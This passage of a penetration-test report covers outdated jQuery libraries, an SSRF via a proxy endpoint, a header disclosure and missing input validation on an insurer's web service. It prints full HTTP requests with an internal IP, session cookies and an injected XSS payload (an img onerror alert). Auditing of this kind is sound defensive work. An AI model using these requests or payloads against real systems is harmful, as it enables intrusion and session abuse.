


*Illustration 13: **SERVICE JS INCLUDING JQUERY-UI V1.12.1.***

This version of jQuery-UI may expose the service to known vulnerabilities:

CVE	Vulnerability	CVSS
CVE-2021-41182	Cross-Site Scripting	Medium (6.1)
CVE-2021-41183	Cross-Site Scripting	Medium (6.1)
CVE-2021-41184	Cross-Site Scripting	Medium (6.1)
CVE-2022-31160	Cross-Site Scripting	Medium (5.4)

jQuery-migrate - 1.2.1

When service is loaded, it can be seen the usage of “jQuery-migrate” on version 1.2.1.



*Illustration 14: **SERVICE JS INCLUDING JQUERY-MIGRATE 1.2.1.***

This version of jQuery-migrate may expose the service to known vulnerabilities:

CVE	Vulnerability	CVSS
CVE-2012-6708	Cross-Site Scripting (XSS)	Medium (6.1)

Recommendations

It is recommended to update to the latest software version available and for which security patches have been released.

Links of interest

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/06-Identify_Application_Entry_Points
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/01-Test_Network_Infrastructure_Configuration
https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/02-Test_Application_Platform_Configuration

Additional Comments

N/A

3.1.5. VULNERABILITY F5 – Server-Side Request Forgery (SSRF) - Low

Assets Related

https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/proxy.jsp

Penetration testing phase

PTES-VULNANALYS

References

CWE-918: Server-Side Request Forgery (SSRF)
WSTG-INPV-19: Testing for Server-Side Request Forgery

Description

Server-Side Request Forgery (SSRF) is a vulnerability that occurs when an attacker can influence server-side request functionality, allowing the attacker to send crafted requests from the vulnerable server to another internal or external server. This typically involves sending a URL as a parameter in a request, exploiting the server's ability to fetch and process data, thus enabling unauthorized interactions with unexpected resources and revealing sensitive information. SSRF arises from improper input validation, allowing attackers to leverage the server's network privileges and bypass security controls.

Vulnerability Impact

The impact of SSRF can be severe, as it may lead to unauthorized access to internal systems, potentially bypassing firewalls. Attackers can exploit SSRF to scan internal networks, harvest sensitive data, or execute arbitrary commands on vulnerable systems. Furthermore, SSRF can be used as a pivot to launch subsequent attacks, such as leveraging the server's access privileges. It poses a threat to data confidentiality, integrity, and can lead to full compromise of an internal network if combined with other exploits.

CVSS Score: 3.9
CVSS String: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N/E:U/RL:O/RC:U

Evidence

During the input validation testing phase, it was found that an arbitrary URL can be included as a parameter to successfully achieve Server-Side Request Forgery, perceiving the response received by the server.

When a user accesses the service, from the Profile Management module, they can navigate to edit an agent's details.




Illustration 15: ***NAVIGATION TO AGENT MODIFICATION.***

When a value is written into the Payee field, a request to the Proxy endpoint is executed.




Illustration 16: ***VALUE TYPED INTO PAYEE FIELD.***

Request

```
GET
/zvaricentuat2indint/proxy.jsp?http://10.68.38.187/zvaricentuat1indrs/rest/distributors/BasicInfo/byAgentId/11234 HTTP/1.1
Host: hkwapu09.ap.zurich.com:9463
Cookie:
visid_incap_3138470=SeNcRQt/Sk+38VFic1rv+WOAOGkAAAAAQUIPAAAAAABiaDKlOO4b0H+w4ecpBKgv;
JSESSIONID=00008xNTOOKS-e4SyLQ8loq1HHn:1bn5imuma
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
```

```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/webforms/index.html?L_FormID=4&L__F
V2=61028757&
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

Said request can be modified to change the parameter to any arbitrary site, allowing for Server-Side Request Forgery. For this example, a custom server was mounted to receive the request.




*Illustration 17: **CUSTOM SERVER INCLUDED IN REQUEST PARAMETER.***

After sending the request, a request from the server can be seen received at our custom server, revealing some headers required in the request.




Illustration 18: ***REQUEST RECEIVED IN THE SERVER.***

It must be mentioned that the enterprise firewall successfully blocks most custom servers and external interactions, successfully preventing fully abuse of this vulnerability.

Recommendations

To mitigate SSRF vulnerabilities, avoid processing user input as direct requests to other systems. Implement strict input validation and sanitization to block malicious URLs and restrict accessible endpoints. Employ a whitelist of known safe URLs, validate server-side URLs against this whitelist, and ensure the server cannot access internal services that should only be available from within the network. Deploy web application firewalls to detect and block suspicious requests. Regularly update security patches and conduct thorough security audits to identify and remediate SSRF vulnerabilities.

Links of interest

https://cwe.mitre.org/data/definitions/918.html
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/19-Testing_for_Server-Side_Request_Forgery

Additional Comments

N/A

3.1.6. VULNERABILITY F6 – Server Header Disclosure - Low

Assets Related

https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/login.html

Penetration testing phase

PTES-VULNANALYS

References

WSTG-INFO-02: Fingerprint Web Server
CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Description

Information disclosure is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker, including technical details about the website and its infrastructure.

Although some of this information will be of limited use, it can potentially be a starting point for exposing an additional attack surface, which may contain other interesting vulnerabilities. The knowledge that an attacker can gather could even provide the missing piece of the puzzle when trying to construct complex, high-severity attacks.

Vulnerability Impact

Information disclosure vulnerabilities can have both a direct and indirect impact depending on the purpose of the website and, therefore, what information an attacker is able to obtain. In some cases, the act of disclosing sensitive information alone can have a high impact on the affected parties.

On the other hand, leaking technical information, such as the directory structure or which third-party frameworks are being used, may have little to no direct impact. However, in the wrong hands, this could be the key information required to construct any number of other exploits. The severity in this case depends on what the attacker can do with this information.

If the vulnerability is successfully exploded, it could allow an attacker to access to unexpected resources information disclosure, unauthorized data access or even system compromise.

CVSS Score: 3.7
CVSS String: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:U/RC:C

Evidence

During Configuration and Deploy Management testing phase, it was noted that the service exposes information via the "Server" header.

When any client consumes the service, it can be noted that the service includes the "X-Powered-By" header in the responses with value "Servlet/3.0", exposing the usage of Java Servlet version 3.0.

Request

```
GET /zvaricentuat2indint/login.html HTTP/1.1
Host: hkwapu09.ap.zurich.com:9463
Cookie:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Servlet/3.0
X-XSS-Protection: 1; mode=block
X-Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
X-Content-Type-Options: nosniff
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Pragma: no-cache
Content-Type: text/html;charset=utf-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Language: en-US
Set-Cookie: JSESSIONID=0000ysOwGJoiq0mPhpyDmOwsJ1s:1bn5imuma; Path=/; HttpOnly
Date: Mon, 06 Apr 2026 21:43:49 GMT
Content-Length: 2708

...
```

Recommendations

It is recommended to review the web server configuration and hide the server banner in the HTTP response. This will stop leaking information that will be very helpful for external attackers on their attempt to fire crafted exploits to the server and web application.

Links of interest

https://portswigger.net/web-security/information-disclosure
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server

Additional Comments

N/A

3.1.7. VULNERABILITY F7 – Input Field Validation - Low

Assets Related

https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/webforms/edit.do

Penetration testing phase

PTES-VULNANALYS

References

WSTG-BUSL-01: Test Business Logic Data Validation
CWE-20: Improper Input Validation

Description

Input validation is performed to ensure only properly formed data is entering the workflow in an information system, preventing malformed data from persisting in the database and triggering malfunction of various downstream components. Input validation should happen as early as possible in the data flow, preferably as soon as the data is received from the external party.

Data from all potentially untrusted sources should be subject to input validation, including not only Internet-facing web clients but also backend feeds over extranets, from suppliers, partners, vendors or regulators, each of which may be compromised on their own and start sending malformed data.

Input Validation should not be used as the primary method of preventing XSS, SQL Injection and other attacks which are covered in respective cheat sheets but can significantly contribute to reducing their impact if implemented properly.

Vulnerability Impact

Insufficient user input validation can mean that arbitrary code input by an attacker gets executed once the website is rendered, which would be critical for the confidentiality.

CVSS Score: 3.7
CVSS String: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N/E:H/RL:U/RC:C

Evidence

During data validation testing phase, it was found that the server fails to validate user input for all string fields, allowing clients to inject HTML code in the request sent to the server.

When a user accesses the service, they can navigate "Profile management" and edit a user details.




Illustration 19: ***AGENT MANAGEMENT VIEW.***

From the edit option, the user modification form is retrieved.




Illustration 20: ***AGENT EDIT FORM.***

It can be noted that dangerous character cannot be included in the fields. A placeholder was included after the name.




*Illustration 21: **DANGEROUS CHARACTERS INCLUDED IN AGENT***

Upon submit, the following request would be performed:

Original Request

```
POST /zvaricentuat2indint/webforms/edit.do HTTP/1.1
Host: hkwapu09.ap.zurich.com:9459
Cookie:
visid_incap_3138470=SeNcRQt/Sk+38VFic1rv+WOAOGkAAAAAQUIPAAAAAABiaDKlOO4b0H+w4ecpBKgv;
JSESSIONID=0000ap-ajesAk-t1DkAi7RyzzM_:1bn5imp5h
Content-Length: 5438
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://hkwapu09.ap.zurich.com:9459
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://hkwapu09.ap.zurich.com:9459/zvaricentuat2indint/webforms/index.html?L_FormID=4&L__F
V2=61005633&
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

id=4&redirectID=&redirectFilterValues=&token=1kvHRGmRSla4uBRT5UywDw%3D%3D&resultRevision=11
48719009&systemDate=22%2F04%2F2026&isXLSXExport=false&isGLEdit=false&pageLocale=en_GB&filte
rIds=2&filterValues=61005633&edit_17060_0_1_YZBj9WlikheeGHB36zbw4XqDeC0%3D=Bambang+Ongkohad
i+PLACEHOLDER&edit_17060_0_2_YZBj9WlikheeGHB36zbw4XqDeC0%3D=14%2F05%2F2013&...
```

Said request can be modified before being sent to the server, where no validation could be noted server-side, allowing attackers to send dangerous values. For this scenario the XSS payload was included.

Modified request

```
POST /zvaricentuat2indint/webforms/edit.do HTTP/1.1
Host: hkwapu09.ap.zurich.com:9459
Cookie:
visid_incap_3138470=SeNcRQt/Sk+38VFic1rv+WOAOGkAAAAAQUIPAAAAAABiaDKlOO4b0H+w4ecpBKgv;
JSESSIONID=0000ap-ajesAk-t1DkAi7RyzzM_:1bn5imp5h
Content-Length: 5438
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://hkwapu09.ap.zurich.com:9459
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://hkwapu09.ap.zurich.com:9459/zvaricentuat2indint/webforms/index.html?L_FormID=4&L__F
V2=61005633&
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

id=4&redirectID=&redirectFilterValues=&token=1kvHRGmRSla4uBRT5UywDw%3D%3D&resultRevision=11
48719009&systemDate=22%2F04%2F2026&isXLSXExport=false&isGLEdit=false&pageLocale=en_GB&filte
rIds=2&filterValues=61005633&edit_17060_0_1_YZBj9WlikheeGHB36zbw4XqDeC0%3D=Bambang+Ongkohad
i+%3cimg%20src%3dz%20onerror%3d'alert%60z%60'%3e&edit_17060_0_2_YZBj9WlikheeGHB36zbw4XqDeC0
%3D=14%2F05%2F2013&...
```

Response

```
HTTP/1.1 302 Found
X-XSS-Protection: 1; mode=block
X-Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
X-Content-Type-Options: nosniff
Cache-Control: no-cache
Pragma: no-cache
Location:
https://hkwapu09.ap.zurich.com:9459/zvaricentuat2indint/webforms/index.html?tabId=5
Content-Language: en-GB
Content-Length: 0
Date: Tue, 21 Apr 2026 16:43:32 GMT
```

It must be mentioned that similar situation can be seen for most string input, inside the different allowed values in an agent profile and other modules, including:

- Bank Account Type Registration
- Bank Key Registration
- Principal Name Registration

- Sales Office Registration
- And more.

It should also be noted that the values are properly treated before being included on most views.




Illustration 22: ***INJECTED VALUES PROPERLY TREATED BEFORE INCLUDING THEM.***

However, on other views, said treatment can be seen missing, allowing attackers to trigger XSS attacks. For this scenario, the "ACS Reports" module is accessed.

